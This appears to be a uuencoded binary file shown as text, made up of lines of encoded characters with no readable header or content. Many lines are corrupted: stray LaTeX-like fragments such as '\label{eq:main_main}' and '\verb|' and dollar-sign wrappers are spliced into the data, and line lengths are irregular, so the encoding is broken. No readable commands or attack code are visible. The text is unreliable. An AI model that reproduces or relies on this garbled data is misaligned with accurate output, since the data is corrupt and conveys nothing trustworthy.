MGUND4Z%.'0=8GD@J(["&373GJ/B@;*!F1;H``6R"=3MFH)Y'8>8==X"1U.U* $\label{eq:main_main} $$M]\&`*NOD7^/X\&:+2[@R94URZIJ8\5+F(HJQ'=M>S(AJE4=<U2EK;;8AI1E.:]$$ $M\45D?;J8M;XVO:GKO$M7;-P3G4BV]Z,Q8J[MRAG#V#-GO+0&_;YSV2OF@5]*$ M)]LP+H;CB3KFX#M29AN\>BCD,G/#>AK^WAP-V/7L_*W\$!'[`5;;G-)7>6E(Q MIB/^6)FV"TUMT5G+W#!3-]A^M]/SGFS<*%:P]^F#E4I"A_+UW`H(;!\$:%IDB $M'/"E" < W8".IK&0/=Y87; = N_M-(AZ2>1H,>'F9:M_*4X7,TR.NKCTDPYV@+TR$ M%.\"9A9UUNN.]!81?;!.AW<#]DCBHMR2Q)=51;Z896#7ZA<90/^@0.33] M`H23,G5DIX?U>F7879_"+UL]AQ'CMC=AUYTP[QF[JB^F8]"+"3`:55ZAZ<X> $\verb|M@STTPO+G95^+O7.\SML^B)V`&I1D>UB\#[O!U27R=T9BW<K[XC:4ZOLW_L\.P] | A constant of the consta$ MK<NWO &HK<XKVP/SH\:N(Z4R7V[P@FH8/'KKY?J'#QL5)\$I>OPZ01H%-I0:4 M-9'!ZKK3\>+SRUV<W[->W5"#ER&KH&TMEQ/ZK,@@:1A0@U\#9>Q10+\X,QNY M"'V\$KQ7P A=>HK[I04Z#40AVL/^HOV)&RWOL!RJ5I`106MNTOX=,S?Y;+L0 M[&ERLT!O\:KU+Y,9N"H>H=-!I:@3>48-<;1VP>KR"@D2\3M4N42@EJ#"OUW` MP@]@VCWHKPX.MT*L47,P(5NAYCZ;GCQ#V,\$\$8(;-Z0Q;HT'Y9!W#);D%=:WX MQ"[KU[<C!1^U=C7OP<*11Y,C`I)0\TE"F*G!`NEA<1%&-*Z+Q35M904*!M3+ M7L%@"LPF!,CU&#=8)5Q'7>'ZNXDZ5>(!R&Z_=JKGE2YQF8YQVP\$_1>(4).&? M.K0EN,,5)R70=(])3OA0@&]OW[[SB)&W99+C8OQ+<V:S5E0+3KDS5G=M",6MT#<,<1<[X0N'Y@_&Y>+[8V!OB>;K(Y#S6\-D^,K8HM`'UP":`M!O6#R.-PE_ M[]#Z48ARD\$;O*_FA9N`H^#3IA-N+OIFQCOGS(54#`#QAPX_`TE:UA;+>F;2V MOZPHX`GLOYIS[`0>B=LLX0=\ZV/L!,-;&UZL2&)+VU?&A[;\00SMI%WIUJJ-MBB1)8A?[P3\$I-W3\$"IDC3^1R/;%Q)?<"ON&_X+D7D.I;QUZL1'Q[TL`9[/S7 MBQ]KJHF;U?10=,?0+:SJ>LCA`3MP/3*\$^(`>*L=O,%XD_G]Q>S,_85]`?,K* MBMK^=?UOXE3TR7IT*]NY45>V183Q+-"M<:O\'DR>TO6 MRL2+MX-MS-"6W"Z MT\$;X&N-=<#*2\T;NDJXLO=G<:]OOZ?P?7F"P1J5[ALI%3SP3NY3(:NPP`.HP $M,AP1GUW/@D>"5HS!A6;SN%M#$NLO<Z/^\G#87X[A?^X#?(=/'GX+A][O`OQ.$ M"][08A9^'X*<2.<]Y<.3*Z%<+]EZLN,+AZ![UYELC2:[&2]<C[CQ>E`>XC8(M?A)\OSMJ*NE<2N?DN*'?D<K0U*<+2R%.M];0X]PO#*Q\$VAJ>7[HFAO+O!>[R MDOC=1-'(N7HSP1>"UWAF20-E]2_%T!-'#*O9_DA^[TJ=M[D_WC%RY)@B;"VK $M*_{;@BY\3!\&0$85DXQ/;""DHW=Q*O5]@%@?AN:&#\)J9';<+),\)@6>5RN6IQ$ M&^B'5?+8%(?^2DVRC&PU&Y"78WD?!/L<:/B1(V^!2Y!B@.!FH>/\C!]GTR\$1 MTAF20SU\$Q^_>[:\$[/727;^[P]:4B;AM&(>7P`TI\$N/YTAG?C8-D1SCPAY&,4

 $M*E.VMV:310*4R_!#X<J\18"L!4AD#Z\#O>.!G3X'(=^Y[`UJE5Z%U+7YPJK)$ MEDR5QO#@HC;F7A\1QES\$_[C`55W#VZ%C;S7R1/C+ER"&;4\$<DH'BJRT\(`\] MZ\W<`<=NZPX83H.?2AWZVN]XMST;WO][R5^@]BS\$SX/QWPHY/`R:S?\@I/\$H $M: 13_{3F}A??^YK\/)H;^I\[E[']_$<!AYN.?P9=P:8%//]?+$;G/Y[E.?YU]$ M.9L2^X!N.99."C&B:"-]K&HWY=C-,)--9V*_@BYZ_%\$U%_)4LA9C58>5UWZO M:W_#?<MRC(&0ZMNW,;1%':*'24'`!-PB+<<XCEL6<C&/QMEEO5:._4^VD,_F M:H7,^P_%VNG[W,EAYOV)D,^_/_QP4LVD"\5")90^#Z)U@5>1I#F71T`7C`7+ MHXT`J\$\$?=Z:RA4?(3/SE_:0;%:Q"5ZJ6S<3H/NE&&+NF#.(XY2-ZW-/U*3T3 MQ]#MDW=.*J6"7QBEF6S."KDD/;[&D_01.88EZ5J]61CLL#"CZTOCZE;#S?[_ M]5IQP`X]U^C="MVX+\=>Q24T,``-\$A.OXCY*2"3!\$.N:I1BP\$*H8]9='WX3@ M2V<\D&8YM,JL:]A^\$:OKQVK'4.CY:O&SHM\$^80"ICOA5F*'ZC.(\#-ZL2,V' $M"'YJ-G#5/U,T!2JN&V$J<:4,G;#3AKZ\WPFW6:\U0C6T4;4/A(>B*FORC3+N)$ M*NS`_BZH^^#`L#54[3;TJ"%P.,H5!`W98O4:)GD8V\$\U`+]5PH">F*.PH*?+ MJCX/U:;Y'*2?>JV&ZP+@KIHRG^KWLY"]V]%-:_,L.D[YYF48Z>'(MR#9X0@[M.N_[>TB/L`0V2Y.Z-E'0XAO#[`,);]U+\$T6Q3"3^L5K78`F?3E&T(9_2M<26 MP6;_<GYCR&/EU-!G'ZL%(?G9!!5FSB3OP:6IM*^;I]5R3&`)E5ZCJ6KJ3/U+ M,:O=A=939\#V]-CPIOG3K1R[EJ>F\$HFXK2+NH'D+HP?]A@(&!A/L=5B>C87= M;P?28CXWV/E)PUK,3V0-BO)!L-<#W&62<BSK9`%?V\$/"2D_V*0NG_.M_TIH. M;8QS!1C`\%;@?>3P07MN(5M0UG39Q=Z,J-/CL*8Z<08N3!^?'%3<VU7VO0YG $\texttt{M} = \texttt{J@*O-:.^E?U5JUVT2^"DIP\$9?@PGTSW56W4E^=J:40V>'R[+1MOF;S^]T+'}$ MNR;\^M\WC1%+M^L'_\J3\L^9ZD8-3SVJ=B/H;8MR6A!*4H\=1"Q5VZU:O5=O MMP;GE5:M46^=E=.E5F]PV6'_ZRVI5Q9*@U8O_6E`4>EE#<CD[VZ4A27Z>BBQ MI(98:0V`VJ`)7P"R=H)\$:^+'!OP[[;21'KW9`/\:F#;X=%@`XB4U>U@HVR+B MH'Z#5XR`I[2Q;(SMGN[(UL3/>_05?4?'3:4;7PZ=^/*T"\P\$\]"7)2Y'RIQN M7`A7:P5C8U\3&WM\[/#P0<4TE1F0,1JJ:0%J0Q_9'.K,"H=]Z>X+PUW)LN]V MH;S`2_[>/%F!.S'T.Q-XW;V/X37V2C8T+!T;48[EOD_SFH+[=X7<B6IU=,.2 $MA^{H4}.@LJ!$V:K4PB6A>N]%/ZQ:L#;C=!'6^-0:E+J^>,D;WE*,V5$2S)([NV)$ MO#^7`1[,9=*Y4BZ=SL,?0?@J:M=!%=:JA8'KG9#-AI(:K^(P^]%:3^!<?VKM $MC:L, *"J*-@83D59#U6#XZ/6GH#M1#O-1G<)F/INK^IRH-N_M]=@S&7-)1\1B$ M5: `##(7=*?0&_&'V\BIM3\\-<C=;_`"2\S`K]*=XETY3K#Y*EM(F"!"L%,`G M>"J@@3"E@Q5&R^\J8Z^GRBH?K\QV=RX.[;GHS4.NQ^;CX0K9ICQGT+Q\$8VEL $M4\%>61\CSH,3E'*:?N;)(\#Z5[TU)FWM++\#BAX(V"OB8I[-,KD5T;+N._HP!_2])$ $M_6RHP[AQU^&<(A2+"D9S,?,5C6+(?L51=B_(V9550#$`J6H04$EC#$U53N+M])]$ M!Y_JT)1'\$U7#"57\YNR/\$)SMFU'!^L_0?%`J?(_F3%>9*L`^_'9(M*OQ]"I_ MM*OQ=Y<J_TPQ\$.UKT(1H7^.+[&ML-)1;U#S].KL?-JM_E?V/]DRU3D%A5:BF M!\K[!OT[VO<(M>_A[7@`6KUV1;U:E%1?=>]C=8/#&?JOO\'A,'[@%L=*YI9-MCA7(T-L<62ZU8HJ&H1L[SO-O>LLBG"S\1VULV)P4;6WLL+7AS+[`S8T]]R`R MK@2*]B">:P]B@Q;RS]Z%^%3(/7`NXQE.8D0VA@<>V1A;;`Q'I'Z7-H:WS-D6 M1/N.0<!C% 6UYD7D3F161>1.9%9%Y\$YL7?P[R(K(M K'410=^(;(OP?:($M;KKF"86*S(_H[49D?^QM?]"9$+W;B.R+7>V+9WYK\;W<"XO>7417PJ(K8=&5)$ ML&_#LHBNA\$57PO[>5*^?WLENA\$68*U\$[THB6^;O;<M\$/B[^.>]"'C1HGOD] M2&30'\$0&3630/.I5R=_.C/EF7I1\$YDST_B6R9SA[9B6)>07UV)"!K/SF?)#" M5S!4."M(HF*9L-#=-)V!E&.C^;PT*HV6RY(Q*HV5ZY)1TL?3D@J?R?S/TE"V $M?*:`Z] + TH*N`SO, <S_2/9*\RO!_39S-=2]H\#X^"D$"D<_GRQ/S+H+X]`=OO?$ M;:;N3V4FJX]H_5R_4PPOK/:^9`SE9J),89[L3*<R&/];J+KCZC&YQDVY3'X M,U3338RR_!@JRT<A*TL50RB.IP]VIS/A[!G'+Z`,B"\ML#B*8L^A]QB3'CXV $M!9 < 5VA(>C/3^'+$@+?,+T<-^C<$,?H=>M>6E?R/-3G'#(@@.3<!<38O34#.$ M368E59ON+M4FCY%J>R.C5-L?F9=J>U,!#MH?V2_4]B;C";6]27!";6\:ME![M!#XGU!Y!9?DH9%ZH;:?S!\$)M\N5\$VA<@Y0JT+T#+\$6?;2.TBS!QK.DB<J2.] MG2E):VFM8BI,^72US>.SJ3Z4I[9.ZOTX3@6\$#(#TKOWR('JXY^'X'\#>CXP! $\verb|M$S;^2R:;*Q8SF1\\@5R@6H_@OS_&$&W\\FALP]R]@>_P5XHT\#'/R,4<SDA5_A!$ MR`AY(8K_\BQ/#^-(]C#@==D;\Q<_LN1.I7=>UH=_.K][OW7\$,HN1C>&_ZJUJ MX[(F2N57<>=KHO0J7JM=#.#W`+\$QI%9U4!-/ZRT*YWY/D%1M4)5ZC0&]!()O M.^SHVY"!H3:[4N54'+3:@-#IBM5*3\0BI?9EMPJ4G'T&6)CZN##1?8,#YQ?= M"/!^^2Q[.Y\$9ZB[,BN5MIW*&M`/(&\9VDF/G'KB_>;0535QRQ:W:E2PUR/SC M<SA#[H!/YVTR7P9G7F\$B?E;'/^3\YS3GW7GLH?F?RZ9A_N<S^6PV7Q2R&/\I MEQ:B^?\<3RI%R._Y5#J?R@CI/(%6_O'BQY_4:VVL7).!=%ZIM:_.V^V+P?D` MTL?XYE192W_2:+L2Y3T,IEB'6>6+<OPT@7Y_4K2Q>OVU!^:9GG#SGVX`[%W&

M'_,?%+\,KO]Y6/WSV4(1UW^AD(GF_W,\]OS/!4[_IM3USWLGX0EF7>H-`>HF M>9/RRL/BZI5L9G`J@BSHBH-JN]7KMAM!T3R%I9"M!*!*OTEBJR=V0=G8%`A4 M6*:+N6VHHM39@IK?BEK?AEH(0*6G0*J]P\$9ZJ+4/`:@?FY\&)Q6I7MV&FCL4 M-J!VZBW`%D\$OZS4".NO_V706YK9M9>]7>:;_`>V9R4@9/_2RX]A-9VB*4GBK M!R])R6Z;,QQ&HFW>RI*N1#EVV_SWN[L`'^!#DMTZ[9D).VDB8G<!+'876&"Q $M1-1:$:HY4#?@(FJ)^{6}[TNV"&D/41A$J2,-/Q;B(FC>NB-K3K0U<(M2\<454)]$ MU:PZ;?U*:U4+4?/&54*M%:*^*41M;JOU=!MJ<:U%TB2/:QT7L`A^430@ANV, M#!WCJ(Q2"*SFP]KF4)-%+D1H;4*0&B00M`T(D7A%[6EO@HXD2D"_+5*64:\] $\texttt{M[*NE4DCV;0W]DQ`TSVJ1]} > \texttt{P.U!} + 1@\&\texttt{GQ} > \texttt{T$M+YRT=6P"8,^1J+I+<VQ} > \texttt{E} >$ MO/V)!`9#.Z)`!)K;"OC+9BBFTG.2AJKZ\.:Z6MVY!9R.S(-3:\$*"CZ5X!K#0 MLFD(A0PGX#&N'FK5:@YXAX/G?00ZPJN]R#P6P,H))_U##Q.EK++V'W^2>U5 ML%R/`X;_+*UG*_]FYDV8Z=WK\$_[EZK-&_;P\$D_,%.)*L43L\/*RR\7P6@-O* M@EN/C7HPGRT]6*)A-?X\$X\\$P>D&BM_IM=/<PF)G>#0*QLUJ"9K,!-!MUH(&1 M,>Q?;'[-/CX&WHK!.I"1=\$`9(:;:B._4J><N2V>UD!YK-MG*"]A\-GUD/E"B $\verb|M9M</F@WF+CTV10`4F14L,+U)K50Z:Q"5X8P/XD2",VX?,5\#FTI\MV]\&[E] | (E) | (E$ $\label{eq:melling} $$M@_-7!Y"PSYA*;5[*2(B_-D-[\,^<6J?><'X4"+<6KO3WGQ6"HF:Q^>@=>L!$$ M?Y?\$Y"ABE*W6"UX\`;0#\,_]8\$X=`LQ@Z;D!!H(@"ZV>SL"KA[][4G4][PZC M>J&Z)E4'O^?+1X;2`E6Y0:J^]OH&(I@S=XPOHA&72([NM`<_X.UFF6Y`F^1N M\$'=XH3^[GK-(D`YP*T+TQ9]QP22ABD.X&(C6=`*C"^`,P9\$1'C;0>_#&ZS#B M'@@`"Y`J&"9B`]J7)-%5KA#`O'+V-B,\$G_DWYNE;]2=-]C]K=V*XRX#>?F99 MQ: *"?`7,L4*2&J*(RZK8G8]_+962\$EYE/A^(*12A@+,#-G9GLWG`/GKL;CY! M_4 ,> $C04(@(-*\$$I];8/4\\!94\$X0T\$03ZH=,1_X\"9:P?_B+\%VA?J.G9);\%QV$ MOR%S4QSX@\$>2L6@3K'``ZMD1R`(V4%WKN4-5VC)6.6/P,OY[2@`*QYH:"P/] $MZ3S^]=Z_N3W/Z9^*IA<T_!Q[V(-_SLV'G;S_U/;HT^L8XO_?UP].1;??\?/$ M>Q^#_U^OGGS=__\BC_#_ZU5Y`X!'8[/O9\%D\NOA[0^)=]]E`SI>=/]/PRM7 MHUXOO?,GP<"4E`/R`NWBU`UD@84;_*K@`]2,RS;'@6G50"!N,AZ"_4R!LKQ9 MXW*A5EQ4YR45,ESX+Z.EC<"5L=FBY=UK#]RP8H'XS=ZQ<@A3":N.@&!!5HYJ $M; (B/7(O_S7"H<'5F56']*4.A&18C6:[$%>)?WG3E%==9JVRL\M)CM^Z]!SWQ$ M4)9@.K.JK\P3MUAZ?8+IVWWD,#/O'E9-4\\Z*"*3))BODD6D\W[_,+RCPON M%52;D+E;=W:3EKQ(0KA`I`5H</'?FFH[BFV;^L70UBPV=T4?AGU=':`/"\$4P M!:[H]I`H"YO!\#1KO8HDR@RFN!L_G/GC^<3C%X[*KSCJ/NM^]^%#V+P/'^*& $M?Q>R#7%]=^K_YO%+.TH`F!_7X'V47\W=_9CM!4]8TU9`Z+:C@B.(GK(&SK*M))$ $MC[3M6/UAM[L;5"7B2"AS(&\J.@0>K,-"(\GFU,M]!EU$:90,&2X;/[G@,\`:$ $M^J-'Z/IK?[E"#/I;192@<,R)X<D'_%G=SM>P$^<,_GX"1![A)/S='E*>SMT)$ MKNS[]L"*J+BS1X!:5=AJCC`+%SR*MM(%;QI=)JRZL9S`:TQT"()V*'>(CSP8 $M\&.V!=RP20%=<U`Y^4#\\.1`=Q]#CM?88;*A7)!O5MQQJJJF9994ZU(EF:F!R7)$ M>1[Z3C6'2A#5G:EZZW#E/EE#_DQ"O#VA?(<=+NK1.RX\R<[C,_C8\D(/5FA& $\label{eq:mij-permutation} $$\operatorname{MIJ}/)*F2F\7+\&:4=\\#Y]$H\&+E".\.^&(KVL)L@^3EEY[GUC]7_9:P=GU6Q\W^%$$ MK=O`^6]S.*\]#&?+8OE*XB>97RBM@OT2&^4FB9'*:\Q31:!X^\$7]+S*@?_>B M]>OSESU/CO]XJO/W7SO\$?S7H_/>DVJB>G!P?_B/QE?_[TL\!?\$?F_R_Q&V(M&73__T*W>XJ!]A:O<E[X0=DV%8,?T<)B!]'Y"J<\$N)>802.#0,\24&(V%5.P $MF(!?:%;=;?QWTW^ZP/)L\&=NL_[4W)\UH_^=-O7E,\1_'7^._OLBS,?Y\#-89R$ $\texttt{M_\$?XXD7B/V\#)} \\ \texttt{IIA@ITI@WK8]=2]P:,*III5+\$K\$A6"N/SQ*-S1Y\$4XGF"13$ $M_{?1}: [\&3S@R^$XX',>"O8EG9O*SD$NT9!43K$=$>/_]AZCP^L6$;B6J]`J+-$ MB*CI_=_:!R^N#7W7[M930IPDHH-\HK950/0T(FJ[JU^9]<D/QK?0]\13W%([${\tt MGVBM\&O/T(?!F=.Y(QU=)H@4M[1<,5\#TFVE_?>4M_S"C1N\#C\&PGVBXI9>Y@T4)} \\$ M7:6/B%KKT(PQLLZA'!035?(&JBD15:;^#27L872WGQJYF:?]RS31NABIN/OS M@#?QP+Y=SM<WMUL'2FVEB3;31%47AIV)U"`[C;[121,]31,UW)NPRSBG9?76 M<S'/AU#=9J[J-IU13\.P":ZK0-7C>GI_=WK"0%"^5KFHQD@7J'5"0?>7P=J= M,OI"PW*]"%9D.T*2>21LJR5(-(G\$1+`(T]R@KPNK`C=@_F+*&KGXK;#QI\G& M3S!+`3%G6P\L@8]*%>,OW!NHW?_-VXJO"/RZC)\^%]]"IJ<*,DU.1J248&,4 MZTWL,SH"\52J X:N?E\$W"MHM*JQ5Y79[2SIIQI/3\7Q-']K8S/^!U;ZR3*)5 MEVE=NZN`3.@*=W/Q"!HX\$>#N6#Z=JUX/5FR&C:2:,JGU[`ZL)^X66UI\?IK? $\texttt{MLU'OBK16K} \\ \texttt{HTX\#W!O} \\ \texttt{R4*3WXFS\&MW54Z\&M^]2Y>'!Z/B(-3AL'QUG'-\$?5;\#) \\ \texttt{MLU'OBK16K} \\ \texttt{MLU'OBK16K}$ M57)<HK?XJ34>_NHBX&0LP@-`WY*@(]V(84=I_62870?41,9H;\)(5Z"H,71L MCTEP):J]+-'3*IB8.U@%2+U.U`X<@+DH4V5\5@Z`R8*^'>/V0=C@58#3;IJ` M/C"Z>, XN.'@T8(NE?^]//= $\#Z*::52@(/>(.2KUK95TFFZ87,LA-0=E[+K^2))$ $M!:\R^{G'}[VEO-"YC32+502F!=SF-L_%>(VT[A&M=P,<=8(>YQ&E=-X*KN])]$ $M<LE1V2\4R?\%O/,;GTG^>$S)B)O2B,$`DHR=/491G:,I356577=E=67;1EF)U$

MV5E?GJ8P>1J3IS([ZLQVI=FN-=05IEAO=E&<8LW9176*=6=WY<DA<D)Q0=FH MK63@C!EK7#A_TAM';3L]Q?J1E6OL^^\9'KO*Y8947L^4*U)Y,U/^LU1^DBFW MI/(WF7);*C_-E.M2^=M,N2F5U[(-L`<.,:Q\76'EUWP[JE%_72F_NJY4OL#: M(;.,""]:F%I'MVS-S%U1Y"XNA`U%9P*0MQA10Q."1G(J^^C<<Y_D2EW/2.#E M>>/(5CFBKI?`X.ZUEX6RK024[#MG*=I)BI%+C%&>6>!^LJ.2J[MA4HFBEQ%) M@KM,]E_R;(MM,`>6;4R2*?'4T(..%UJIZCEO4H98_S+9Q;0[*]N75@)4<E)E MZ>@DI8.[G4(J:).*]JAX?M1\L\AX''4861?']660L^;J7QAR\$18TZE())X8F $M38AYWBH"W8+M&D!^<-3)<-KE"A!Y;S)7T/W-*LT!X80$HHEME9+O).<Q\S.S$ $\label{eq:mr-o-8wkv} \texttt{MR-O-8WkV;} \) \ \texttt{6Y-L6-<O2Y-\$"TNC*\$H\$K\$GCHN8JDB\#\&6K/9J\$DFXJP>T"R,\$$ $M(R4_F2;Q["2YP!)M(W9)#X1]P;ZKW#O-PQ<N:41A8.'N$\5F8Y0%%"HC[:A]$ M95KVP\$QA1DYH\$?8P<D7U7HNUIW,7]\8.*/LDBS+WY@=7U_@**J.OW&7-BI[8 $M!(C'+=:Y^M-R>EZ*3!75LI-V-O*U^R]2SA+7SJ;0SBY@XHIU-*ZF@ICO?,<$ M>I1<&'451Z'3(8WO5-6D(E-36GB'AN^`"+ZCH&`T%EMY-VC'5Q+*I:G;N2B8 M7S0?!18![8'9T_L=VAW9J1KMRE#ZK=;@LI_&V50/FAJ\$/Y7>6S:04DQB0*TJ $\texttt{M\$;6,KE/E>U"9]S6^$9-Y7Z=[6MGW\#7Q_(K\W3\VO)V'):34U+MV6?=+D;)3'}$ MR[8L4?!6*KB("S[*'5>ZW8YB:U`(96.I3._;<9\$G%>\$99%QVG6S>>VC&2-&[M--*RV\$`1:DLIW7)XW[K@;YO2VXZI](==!>3F)S\$V5--BZ=[<N6R!<6WEQ7IU MNT_QEW2#]YN]URR*Y:-1%P,.?T\I0?\$AL_'Z@H_7%,;SQ2-=.\+[0]6SYAOV MBAW7SXZ/Q2T2I!;B3[S5>.DOB`*\3R\XQ1&0]7Y@VFRHOE=,#%82TVX4\,^+ MS1,995%0Q9L0Y8V`3^"X]],L%N"<"ISCNEQ'#C3!OPWA4]V>?,Q!`'A<!!)\ $MJMLW!?1K-0%_+,-WW^4,!/F+G_D5(PHQ^)/9Z8'V):)54W=[PG%-##H(&!W3)$ $M+:0:::M(O,`:^6\46$:_:XG?V/!D.1&HX=M:"JLN-3RN?S]N>?SR/*W&Y<5$ M\3)>9AR>T?\$"BZMR*])D"M+@T>]I_C(!;`FSL1]""M9EWAN<&YU)@+FUO\E> M\$1C=/;3]Z;2S]E815<Q"GF@\$A>`+"G&%%#8"S5EZ-T6M^.8_-Q?);O\$?8=;+ $MY]6Q)?ZK5JN]$?$?]<::6HWR?]6.0\9_?(EG<_Z?40^7*'(,2.+=2PB\J$;4$ $MOK?W\69/T2.O]$ \$(L`RS)I6ZK[YV!J7?TOM+-8!UOPN+YC7+J.LG'(G#'4#I: M&H>P3E\P:)H^U^+QQD2V;+X.P/L=:I:-_H_%R.J9WLWJ/]A2?7U>XMG5_C\\ $\texttt{M)} _ ! \ 7 / \) \ O \ M? ^ . \ X + \ N) _ H _ R? 7 _ , _? \ ; \ \$ G / _ X O \& _ Y [= ! \ 2 _] > E \ ; \ 8 + \ M \% \ ! \ : > R7 < = \% 84 [\ Q]$ M=,!P,K5SNDS*U;PITCA=ELH^02EL.<S5'K\)\$[#';U*)Q%_`FM*JDQ:MRN1_ M041Q@VLYGZ[BU2I?EZK!-+52[:UH.<H]CYYEXHN1.UU[[!W[O2I.Y\)WAV+C M#,K@%08_LS+\@P*>@31[]2Y"/Z2K\:%'AR[[NW>8\$V'&;J&`?9HO)_#F!W8' MK<7[:;_A>2=Y>TCHCP0AO''/4H1J2&@Z_\3I2(3F,-=R0B)Z&NB]V\$6DT#L\$ MN7#`L?+'#LBC`PT[+RC"SI_CUD?K<>;>^6-67JYG!Q1'YM+(>9-*G"2#4KC` M./+@UD/HED1VX<^OM#=Q\$,,1P.>;8";\BTRU78"JYWL2%(CZUNI2,/G5Y0.E $MJUMY4,/$73YNJ"X$DU]=/E"ZNOL[3$227XTHRR<0$^:0Q0\\$=*EPD+"R5)^$ M!R'<?D``L#3._<*?.&-W\0*KM'CMB@-VZZZ<3Q_]V3V.&K^3_6&O5"X>*?:* M611^&U\$Q?X*%N:8ZEQ=Z?]2B1;K>[UORY*G3_%S!_\USW`4H#<]HXZV>7-E(M-^VATM5_UAS%T-5P>]S*KS98+!UNIJ.*\L4=*L*H=IY3S#9,L9@OZ,SLSH_H MY6LKT#/TOJ`GVNST>WI!.]&&@`V\<Q=/::>BVOH(;^MCPBMQ2267?`%SGU-5 M/!PB.*"@1R#\$V\<VIJ_:W7J8\$0Q\J0*^@U(\ERCFH\M2%2F<G&#I+AR*;GD" M3WJ#OFX/3-J(=_"L/[_5"S?F1,IL`+E13V2;ZPZ4EL.=-4,I8,!ZAF&L2Q]/ $\texttt{M>IT;} \;] \; . \; : > \texttt{K} \# \# \texttt{OJGA\$7_5UD1U!} \; : \texttt{V>>D^F;} \; 2\texttt{A} \# \# \texttt{U-'} \# \texttt{(S(\&+Q4DE\#,J`7SR+^C))} \; . \; \\ | \texttt{M>IT;} \;] \; . \; : > \texttt{M} \# \# \texttt{OJGA\$7_5UD1U!} \; : \texttt{V>>D^F;} \; 2\texttt{A} \# \# \texttt{U-'} \# \texttt{(S(\&+Q4DE\#,J`7SR+^C))} \; . \; \\ | \texttt{M>IT;} \;] \; . \; : > \texttt{M} \# \# \texttt{OJGA\$7_5UD1U!} \; : \texttt{V>>D^F;} \; 2\texttt{A} \# \# \# \texttt{U-'} \# \texttt{(S(\&+Q4DE\#,J`7SR+^C))} \; . \; \\ | \texttt{M>IT;} \;] \; . \; : > \texttt{M} \# \# \texttt{OJGA\$7_5UD1U!} \; : \texttt{V>>D^F;} \; 2\texttt{A} \# \# \texttt{U-'} \# \texttt{(S(\&+Q4DE\#,J`7SR+^C))} \; . \; \\ | \texttt{M>IT;} \;] \; . \; : > \texttt{M} \# \# \texttt{OJGA\$7_5UD1U!} \; : \texttt{V>>D^F;} \; 2\texttt{A} \# \# \texttt{U-'} \# \texttt{(S(\&+Q4DE\#,J`1SR+^C))} \; . \; \\ | \texttt{M>IT;} \; |$ $\verb|MZ8,=F7AACB.838_"2'1=.0"K>^?.\\\ \$RS<<'J;PZ/\#VML<<CJ==P5W[N?@TAA]$ M'SF^\$]%\+&-19>]WOGP"!14KI[V]TM&1XU"4]\>EY_Y:KL"[O1*N9#/KJ'(V $M*2=`ES+K"L!`?%P3I4MI7<6+:>U%-WJQ$:]Y<#->W`\SP#G0&>@4+:IPMV[E$ M)\$0>Y:UGB!!^G71YAR*`U,)IB^*FPUE*'/CQD0?L%=LKL=?XIX#5RH*B%A]8 MY[`1PR97C,C3#:O&<ECU/G.GT%9O4JLD:=1"&M&",;U>#"G4(@K52MB2(^@Y M7L=FW*?'(Z_8N7:^OOOZXT*@__V2K_SQ&9@U!EI?Q@;A4GDMX^\E.`2):"T M81\$G"<,&P*HD%J)]Y@#GPX%9!CM5>593I=2:45L+5H#9MA:L`N6V\L:.>F@F MGM:*)%GU++4*B[;HM1*+H=KHO[9X">V)\$H2FFR*M/#+;8NT^,MC"S=%#*9! MTD" <N6);] P@P) +>; ! F7 'F10EF@3 [Z7) 1ISZ7-BS6Y; YO@\$SS`*' QSMJMQW(S MRF+F-<P^N`16/-'DIUMO1MS"C)7(+/?>]:?BV@I2B A5U%10]L*E"/L#290V MK"J(C9R/I?3ZO5!X\$AWBK/R\AW_VJ.]MR@%#[F/``^<.>5<V+#C?;?8+<Y53 $MQBUTG)'3\8M]-@D%0QPN==OALFJTH*Z5V!BX4,I/Q0P#^?IY\\/@X3)-:($ M?7_.AF<S%?^S#7E.HN07LN;/-N9R:N:_W:*G<C__P\QZ]:M9?Y)9K_Z%9OWH $MJ/7QQECZLZ#\7:$ \$=_S#[CK/O'SH+5/_\$+%#]\$[-\]1FS0/4YLT"59H&7SL0G MLO*"`XJ[\,:HUW/T/I@P2IP(AJ>'F4<H:U6\`Q\ET+,VY]\"T&Q&8]*7"W1/ M>I\$7&@+FI-,E\#:_?BT.#))XN!7/\V*9NFS&Y/BU'+9L4*%\#7R&J.+02KT MV?7\E^:_L8@=U-AG\$8S%G<THRQRF)@:ETEN'M3--O3J\$GOR"D_`Q(H(C%J!6

MP\OYPA.ILC!!,@]R]B:'&7K*C+G+I4L1@M?S]9*NN-W@U6!*VBB2H?.4S,E4 MU?R4P)NPB!)XBYIRM<^T"_R?"0]#,ZRUKIC[\$4_*HT;\$=]=%&FOH3Z)A8;I. M8(D_*00&[./7.,*,7&B8JNBBXIX>?JZ^_"KD7_W?^^RX(C)*)I/>1>8E\$J]R MY8RV.8`_F"8PYA'9F1@U+5+]`>;7,XR!:6NM!-S-/)A3WLUJ,BU9UOW/;*V@ $MS < G?(A'Y;(0?G=K^JS"^XBKH&MK@HJZ52MLZ52HEN@-:3Z'>)=.[L;P^Q+H,$ M_^KP?U78']+];'ZJM6PF)L8\$<*R#H<(=AEFLM^SJ"+2,XFW\$3ZEO@I_T=1*M MA] : $HZ!M[4)1?\1<<5+;1#[Y2AC;&O-Z.(OE^2[.,O],#G]#+(; ORX;/$M2$ M.6GH#GZ@U./\HP`5EFHD?<\@RH]D@UH.9BGT\.9'DHS(E43V*#-8)AV=T7@1 MNVJH;B%L.X<?FFD.S#.1(CTV/M>PI-@D=RG[G,^4-%*<T8D`S^)#2^ME\$RA* M<8Z@">L%?2!BVSRU3^44]D@100XB_6:U>-FY+'_RB8)R132FR-A5VA8FFISK MGJ?*24E/"[IJB2]I;!1S^C1&H92'-\$CH=A3Q*FI_).+LCS]8\LW/&X5>[6J* $MN4'L\Z0:.F$$R^EDIT[(V<_>\#RS;T:Q$[#3OD@;=@55Y]:%]2O7*"&H60=V($ $M8\&41K(T(K2Q":R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD\#'[^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD\#'[^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^; ^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^; ^;@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^; ^; 